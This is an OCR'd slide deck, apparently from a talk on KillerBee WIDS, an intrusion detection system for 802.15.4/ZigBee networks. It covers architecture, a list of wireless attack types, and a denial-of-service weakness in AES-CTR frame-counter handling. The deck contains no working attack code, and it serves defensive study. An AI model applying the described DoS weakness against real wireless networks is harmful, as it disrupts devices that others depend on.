
NOW WE CAN SNIFF,
LET’S DETECT SOME ATTACKS!



[t]1383-9513-3032-4837-9938

KILLERBEEWIDS

ARCHITECTURE OVERVIEW OF THE SYSTEM




Full PCAP
Filtered PCAP
Extracted Attributes

KILLERBEEWIDS

ARCHITECTURE OVERVIEW OF DRONE (REMOTE) COMPONENT

drone demo

drone demo



```
electron@devbox:/tmp$
```

```
electron@devbox:~$
```

```
electron@devbox:~$
```


```
electron@devbox:~$
```

intro/review of attacks

- sniffing
- injection (and “packet-in-packet”)
- tampering (“forging”)
- jamming
- collision (“reflexive jamming”)
- exhaustion
- unfairness
- greed, homing, misdirection, black holes
- flooding, desynchronization

denial of service with AES-CTR security mode

- 802.15.4 AES-CTR:
  - simple ACL entry
  - encryption
  - sequential freshness
- issue:
  - doesn't know if decrypted payload makes sense
  - updates frame counter / external key sequence counter every time




1st) Obtain Fr. and Key Ctr from Payload
2nd) ***Checks Freshness*** **[IF !!!]**
Optional Frame Counter
Optional Key Seq. Counter
-OK! go to 3rd) ***-Fail! Abort***
3rd) Obtain Src. Addr From Header
4th) Compute Input Data
5th) Decrypt
6th) Replace Encrypted Payload with Decrypted Payload
7th) Set new Opt. Ext. Frame Counter
8th) Set new Opt. Ext. Key Seq. Counter

Silva, Nunes 2006

